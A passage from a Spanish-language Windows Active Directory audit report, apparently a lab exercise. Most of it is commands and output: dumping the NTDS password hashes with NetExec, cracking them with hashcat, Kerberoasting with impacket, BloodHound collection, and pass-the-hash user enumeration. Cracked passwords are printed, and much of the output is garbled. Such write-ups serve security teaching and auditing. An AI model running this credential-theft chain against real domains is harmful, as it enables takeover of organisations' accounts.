SMB 192.168.5.130 445 WIN-SUL7A982B9B [*] Windows 10 / Server 2016 Build 14393 x64 (name:WIN-SUL7A982B9B) (domain:enterprise.com) (signing=True) (SMBv1=True)  
SMB 192.168.5.130 445 WIN-SUL7A982B9B [+] enterprise.com\dcruz:Clave123  
SMB 192.168.5.130 445 WIN-SUL7A982B9B [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied  
SMB 192.168.5.130 445 WIN-SUL7A982B9B [+] Dumping the NTDS, this could take a while so go grab a redbull ...  
SMB 192.168.5.130 445 WIN-SUL7A982B9B [-] DRSSR SessionError: code: 0x20f7 - ERROR_DS_DRA_BAD_DN - The distinguished name specified for this replication operation is invalid.
```

Cambio de contraseña del usuario *adminsyste*m:



2.8 Extracción y Cracking de Hashes NTDS

Se extrajeron los hashes de contraseñas del servidor y se intentó crackearlos usando diccionarios con hashcat. Se lograron descifrar varias contraseñas de usuarios.

```
nxc smb 192.168.5.130 -u admin$ystem -p "AdmIn123" --ntds
```

```
[root@kali ~]# /home/brandon
[!] nxc smb 192.168.5.130 -u admin$ystem -p "AdmIn123" --ntds
[!] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --user <user> to dump a specific user safely or the module -M ntdsutil [Y/n] Y
192.168.5.130 445 WIN-SUL7A982B9B [+] Windows 10 / Server 2016 Build 14393 x64 (name:WIN-SUL7A982B9B) (domain:enterprise.com) (signing:True) (S
HbV1:True)
SMB 192.168.5.130 445 WIN-SUL7A982B9B [+] enterprise.com\admin$ystem:123
SMB 192.168.5.130 445 WIN-SUL7A982B9B [+] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB 192.168.5.130 445 WIN-SUL7A982B9B [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB 192.168.5.130 445 WIN-SUL7A982B9B Administrator:$00:aad3b435b51404eeead3b435b51404ee:f9ad52bd5148a190cd2c1a18a01445e0:::
SMB 192.168.5.130 445 WIN-SUL7A982B9B Guest:$01:aad3b435b51404eeead3b435b51404ee:31dcfcf0d16ae931b73:59d7e0e089e0:::
SMB 192.168.5.130 445 WIN-SUL7A982B9B krbtgt:$02:aad3b435b51404eeead3b435b51404ee:7caaa8e469db7cd2b99917eac90215:::
SMB 192.168.5.130 445 WIN-SUL7A982B9B DefaultAccount:$03:aad3b435b51404eeead3b435b51404ee:00000000000000000000000000000000:::
SMB 192.168.5.130 445 WIN-SUL7A982B9B enterprise.com\administrator:101:and3b435b51404eeead3b435b51404ee:c23ab2701d607f8f49d21c59e90299410:::
SMB 192.168.5.130 445 WIN-SUL7A982B9B enterprise.com\admin$ystem:110:;aad3b435b51404eeead3b435b51404ee:ak55:5112217f1e17a55821c027d4973:::
SMB 192.168.5.130 445 WIN-SUL7A982B9B enterprise.com\admindha:1105:;aad3b435b51404eeead3b435b51404ee:39f2be3b2dec06a62cb887fb391de0e0:::
SMB 192.168.5.130 445 WIN-SUL7A982B9B enterprise.com\cmevra:1108:;aad3b435b51404eeead3b435b51404ee:f30f3f7f5a5b565768844dc640400f8d0:::
SMB 192.168.5.130 445 WIN-SUL7A982B9B enterprise.com\rburgo:1109:;aad3b435b51404eeead3b435b51404ee:f30f3f7f5a5b565768844dc640400f8d0:::
SMB 192.168.5.130 445 WIN-SUL7A982B9B enterprise.com\svlando:1110:;aad3b435b51404eeead3b435b51404ee:f39f3f7f5a5b565768844dc640400f8d0:::
SMB 192.168.5.130 445 WIN-SUL7A982B9B enterprise.com\segundo:1111:;aad3b435b51404eeead3b435b51404ee:f39f3f7f5a5b565768844dc640400f8d0:::
SMB 192.168.5.130 445 WIN-SUL7A982B9B enterprise.com\xcabrejoss:1112:;aad3b435b51404eeead3b435b51404ee:f39f3f7f5a5b565768844dc640400f8d0:::
SMB 192.168.5.130 445 WIN-SUL7A982B9B enterprise.com\luisluis:1113:;aad3b435b51404eeead3b435b51404ee:f39f3f7f5a5b565768844dc640400f8d0:::
SMB 192.168.5.130 445 WIN-SUL7A982B9B enterprise.com\williamllas:1114:;aad3b435b51404eeead3b435b51404ee:f73c60ff2d2bb15:5546dfdf5f32d21k2:::
SMB 192.168.5.130 445 WIN-SUL7A982B9B enterprise.com\vacabana:1115:;aad3b435b51404eeead3b435b51404ee:0chc6fb1d4ba571c54024f628e546713:::
SMB 192.168.5.130 445 WIN-SUL7A982B9B enterprise.com\jmolina:1116:;aad3b435b51404eeead3b435b51404ee:0chc6fb1d4ba571c54024f628e546713:::
SMB 192.168.5.130 445 WIN-SUL7A982B9B enterprise.com\ajimenez:1117:;aad3b435b51404eeead3b435b51404ee:0bc6bf1d4ba571c54024f628e546713:::
SMB 192.168.5.130 445 WIN-SUL7A982B9B enterprise.com\msnote:1118:;aad3b435b51404eeead3b435b51404ee:0bc6bf1d4ba571c54024f628e546713:::
SMB 192.168.5.130 445 WIN-SUL7A982B9B enterprise.com\mparedes:1119:;aad3b435b51404eeead3b435b51404ee:0bc6bf1d4ba571c54024f628e546713:::
SMB 192.168.5.130 445 WIN-SUL7A982B9B enterprise.com\navarro:1120:;aad3b435b51404eeead3b435b51404ee:3830b8f9b9a0866478ddfb92c38208599:::
SMB 192.168.5.130 445 WIN-SUL7A982B9B enterprise.com\palomino:1121:;aad3b435b51404eeead3b435b51404ee:64f12cd8a88057e6a81b54e73b549b:::
SMB 192.168.5.130 445 WIN-SUL7A982B9B enterprise.com\miquispe:1122:;aad3b435b51404eeead3b435b51404ee:05dedee5249bf103a285c04b409896e3:::
SMB 192.168.5.130 445 WIN-SUL7A982B9B enterprise.com\vflores:1123:;aad3b435b51404eeead3b435b51404ee:05dedee5249bf103a285c04b409896e3:::
```

```
cat /root/.nxc/logs/ntds/WIN-5UL7A982B9B_192.168.5.130_2025-11-25_000504.ntds |awk -F ':' '{print $4}'> hashntds.txt
```

```
[root@kali: ~/home/brandon]
# cat /root/.nxc/logs/ntds/WIN-SUL7A982B9B_192.168.5.130_2025-11-25_000504.ntds | awk -F ' ' '{print $4}' > hashntds.txt
[root@kali: ~/home/brandon]
# cat hashntds.txt
f9ad528d5148a290cdc2418a401445e0
31d6cfe0d16ae931b73c59d7e0c089c0
7ca18a4e469db7cd2b09917e8ac90315
31d6cfe0d16ae931b73c59d7e0c089c0
c93bb2701d5078fd9621c59e90399410
a455c5512217f1e17a55621c027d4973
c39f2beb3d2ec06a62cb887fb391dee0
f39f37f54b565768844dbc640400fd8d
f39f37f54b565768844dbc640400fd8d
f39f37f54b565768844dbc640400fd8d
f39f37f54b565768844dbc640400fd8d
f39f37f54b565768844dbc640400fd8d
f39f37f54b565768844dbc640400fd8d
f39f37f54b565768844dbc640400fd8d
e73c68df2ddb15e46bdff8f32d21e26
0bc6fb1d48a571c54024f628e546713
0bc6fb1d48a571c54024f628e546713
0bc6fb1d48a571c54024f628e546713
0bc6fb1d48a571c54024f628e546713
0bc6fb1d48a571c54024f628e546713
3830b8fb9a086e478d7b392c38280599
64f12cdcaa88057e06a81b54e73b949b
05ddee5249bfa163a288c04b409a96e3
05ddee5249bfa163a288c04b409a96e3
812792a1f13bb10964ed10f8ac78c64b
05ddee5249bfa163a288c04b409a96e3
```

hashcat -m 1000 -a 0 --force hashntds.txt diccionario.txt

```
[root@kali: ~/home/brandon]
# hashcat -m 1000 -a 0 --force hashntds.txt diccionario.txt
hashcat (vb.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.1 PoCL 3.1+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: pthread-haswell-AMD Ryzen 5 4600H with Radeon Graphics, 1423/2910 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 73 digests; 31 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.
```

Claves encontradas diccionario.txt:

```
3830b8fb9a086e478d7b392c38280599:s0p0rt32025
64f12cdcaa88057e06a81b54e73b949b:Password1
c39f2beb3d2ec06a62cb887fb391dee0:Password2
ebedc71a580fd6ac75e6bee5d11c2181:S0p0rt3
Approaching final keyspace - workload adjusted.
```

hashcat -m 1000 -a 0 --force hashntds.txt kaonashi14M.txt

```
[root@kali:~/home/brandon]
# hashcat -m 1000 -a 0 --force hashntds.txt kaonashi14M.txt
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.1+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: pthread-haswell-AMD Ryzen 5 4600H with Radeon Graphics, 1423/2910 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 73 digests; 31 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash
```

Claves encontradas kaonashi14M.txt:

```
812792a1f13bb10964ed1dfeac78c64b:Password20
49646a29d0441ecd4d415394e58a17dc:Clave123
b855845c2ab75d1f82de0184992ad731:Enterprise123
e112ef353c3339c36783896af0ce85f5:Sistemas123
Cracking performance lower than expected?
```

hashcat -m 1000 -a 0 --force hashntds.txt rockyou.txt

```
[root@kali:~/home/brandon]
# hashcat -m 1000 -a 0 --force hashntds.txt rockyou.txt
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: pthread-haswell-AMD Ryzen 5 4600H with Radeon Graphics, 1423/2910 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 73 digests; 31 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash
```

Claves encontradas rockyou.txt:

```
31d6cf0d16ae931b73c59d7e0c089c0:
Cracking performance lower than expected?
```

2.9 Kerberoasting y Ataques a Kerberos

Se realizaron ataques Kerberoasting para obtener y crackear hashes de tickets Kerberos. Se obtuvieron credenciales adicionales mediante el crackeo de hashes.

ntpdate 192.168.5.130

```
[root@kali)-[ /home/brandon]
# ntpdate 192.168.5.130
2025-11-25 00:41:08.587948 (-0600) -0.566814 +/- 0.005560 192.168.5.130 s1 no-leap
CLOCK: time stepped by -0.566814
```

```
impacket-GetUserSPNs enterprise.com/dcruz:'Clave123' -dc-ip 192.168.5.130 -request
```

```
impacket-GetNPUsers enterprise.com/ -no-pass -usersfile usernames.txt -dc-ip 192.168.5.130 -  
outputfile asrep.txt
```

```
impacket-GetNPUsers enterprise.com/dcruz; 'Clave123' -dc-ip 192.168.5.130 -request > kb.txt
```

```
hashcat -m 13100 --force -a 0 kb.txt diccionario.txt
```

```
[root@Kali -]~[~/home/brandon]
# hashcat -m 13100 --force -a 0 kb.txt diccionario.txt
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-haswell-AMD Ryzen 5 4600H with Radeon Graphics, 1423/2910 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashfile 'kb.txt' on line 1 (Impack ... LC and its affiliated companies ): Separator unmatched
Hashfile 'kb.txt' on line 3 (Servic ... on Delegation ): Separator unmatched
Hashfile 'kb.txt' on line 4 (____ ... _____): Separator unmatched
Hashfile 'kb.txt' on line 5 (SVC_HT ... -18:41:33.364203 ): Separator unmatched
Hashfile 'kb.txt' on line 6 (SVC_SQ... -24 23:30:37.751559 ): Separator unmatched
Hashfile 'kb.txt' on line 10 ([C] Cc... e file is not found. Skipping ... ): Separator unmatched

Hashes: 2 digests; 2 unique digests, 2 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```



Claves encontradas:

2.10 Análisis de Relaciones y Privilegios con BloodHound

Se recolectó información de relaciones y privilegios en el dominio para su análisis en BloodHound. Se visualizaron rutas de ataque y privilegios en la infraestructura del dominio.

```
bloodhound-python -u dcruz -p "Clave123" -d enterprise.com -ns 192.168.5.130 -c all -zip
```


<http://localhost:7474> - neo4js / neo4js (Admin123)





/BloodHound --no-sandbox

```
(root@kali):~/home/brandon/Downloads]
└─$ cd BloodHound-Linux-x64
└─(root@kali):~/home/brandon/Downloads/BloodHound-Linux-x64]

(node:98100) electron: The default of contextIsolation is deprecated and will be changing from false to true in a future release of Electron. See https://github.com/electron/electron/issues/23506 for more information
(node:90168) [DEP0005] DeprecationWarning: Buffer() is deprecated due to security and usability issues. Please use the Buffer.alloc(), Buffer.allocUnsafe(), or Buffer.from() methods instead.
└─
```





`nxc smb 192.168.5.130 -u 'Administrator' -H "f9ad528d5148a290cdc2418a401445e0" --users`

```
root@kali:~/home/brandon
# nxc smb 192.168.5.130 -u 'Administrator' -H "f9ad528d5148a290cdc2418a401445e0" --users
SMB 192.168.5.130 445 WIN-SUL7A982B9B [+] Windows 10 / Server 2016 Build 14393 x64 (name:WIN-SUL7A982B9B) (domain:enterprise.com) (signing:True) (SMBv1:True)
SMB 192.168.5.130 445 WIN-SUL7A982B9B [+] enterprise.com\Administrator:f9ad528d5148a290cdc2418a401445e0 (PwM3d!)
SMB 192.168.5.130 445 WIN-SUL7A982B9B -Username- -Last PW Set- -BadPW- -Description-
SMB 192.168.5.130 445 WIN-SUL7A982B9B Administrator 2025-08-30 14:04:09 0 Built-in account for administering the computer/domain
SMB 192.168.5.130 445 WIN-SUL7A982B9B guest <never> 0 Built-in account for guest access to the computer/domain
SMB 192.168.5.130 445 WIN-SUL7A982B9B krbtgt 2024-07-16 21:34:20 0 Key Distribution Center Service Account
SMB 192.168.5.130 445 WIN-SUL7A982B9B DefaultAccount <never> 0 A user account managed by the system.
SMB 192.168.5.130 445 WIN-SUL7A982B9B opalomino 2025-05-30 16:57:29 0
SMB 192.168.5.130 445 WIN-SUL7A982B9B administrasystem 2025-11-25 06:03:54 0
SMB 192.168.5.130 445 WIN-SUL7A982B9B admindba 2025-05-29 19:26:14 0
SMB 192.168.5.130 445 WIN-SUL7A982B9B chris 2024-08-01 04:01:57 0
SMB 192.168.5.130 445 WIN-SUL7A982B9B dunge 2024-08-01 04:01:57 0
SMB 192.168.5.130 445 WIN-SUL7A982B9B svelando 2024-08-01 04:01:57 0
SMB 192.168.5.130 445 WIN-SUL7A982B9B gseguendo 2024-08-01 04:01:57 0
SMB 192.168.5.130 445 WIN-SUL7A982B9B xcabrejos 2024-08-01 04:01:57 0
SMB 192.168.5.130 445 WIN-SUL7A982B9B jtintaya 2025-05-28 20:28:14 0
SMB 192.168.5.130 445 WIN-SUL7A982B9B fvillacorta 2025-05-28 20:28:14 0
SMB 192.168.5.130 445 WIN-SUL7A982B9B mcabambilas 2024-08-01 04:01:57 0
SMB 192.168.5.130 445 WIN-SUL7A982B9B jmolina 2024-08-01 04:01:57 0
SMB 192.168.5.130 445 WIN-SUL7A982B9B ajlopez 2024-08-01 04:01:57 0
SMB 192.168.5.130 445 WIN-SUL7A982B9B mato 2024-08-01 04:01:57 0
SMB 192.168.5.130 445 WIN-SUL7A982B9B mparedes 2024-08-01 04:01:57 0
SMB 192.168.5.130 445 WIN-SUL7A982B9B cnavarro 2025-08-30 14:01:46 0 Pass: Password1
SMB 192.168.5.130 445 WIN-SUL7A982B9B mpalomino 2025-05-30 11:59:46 0
SMB 192.168.5.130 445 WIN-SUL7A982B9B mquispe 2024-08-01 04:01:57 0
SMB 192.168.5.130 445 WIN-SUL7A982B9B iflores 2024-08-01 04:01:57 0
```

Conclusiones

La realización de la auditoría sobre el entorno Windows Server permitió identificar y analizar de manera integral los principales vectores de ataque y las vulnerabilidades presentes en la infraestructura evaluada. A través del uso de herramientas especializadas y técnicas forenses, se logró evidenciar la importancia de implementar controles robustos de seguridad, así como la necesidad de mantener una gestión adecuada de usuarios, contraseñas y privilegios dentro del dominio.

El proceso incluyó desde la detección de dispositivos y servicios activos, hasta la extracción y análisis de credenciales mediante ataques de fuerza bruta y cracking de hashes. Además, se demostró cómo la enumeración de usuarios, grupos y objetos LDAP puede facilitar la identificación de cuentas privilegiadas y rutas de ataque potenciales. El uso de BloodHound permitió visualizar las relaciones y privilegios existentes, aportando una perspectiva clara sobre los riesgos asociados a la administración de la infraestructura.

En conclusión, la auditoría realizada no solo permitió detectar debilidades técnicas, sino que también resaltó la importancia de la capacitación continua y la adopción de buenas prácticas en la gestión de sistemas Windows Server. La aplicación de metodologías forenses y herramientas especializadas constituye un elemento clave para fortalecer la seguridad organizacional y responder de manera efectiva ante posibles incidentes. Se recomienda mantener procesos de auditoría periódicos, actualizar las políticas de seguridad y fomentar una cultura de protección de la información en todos los niveles de la organización.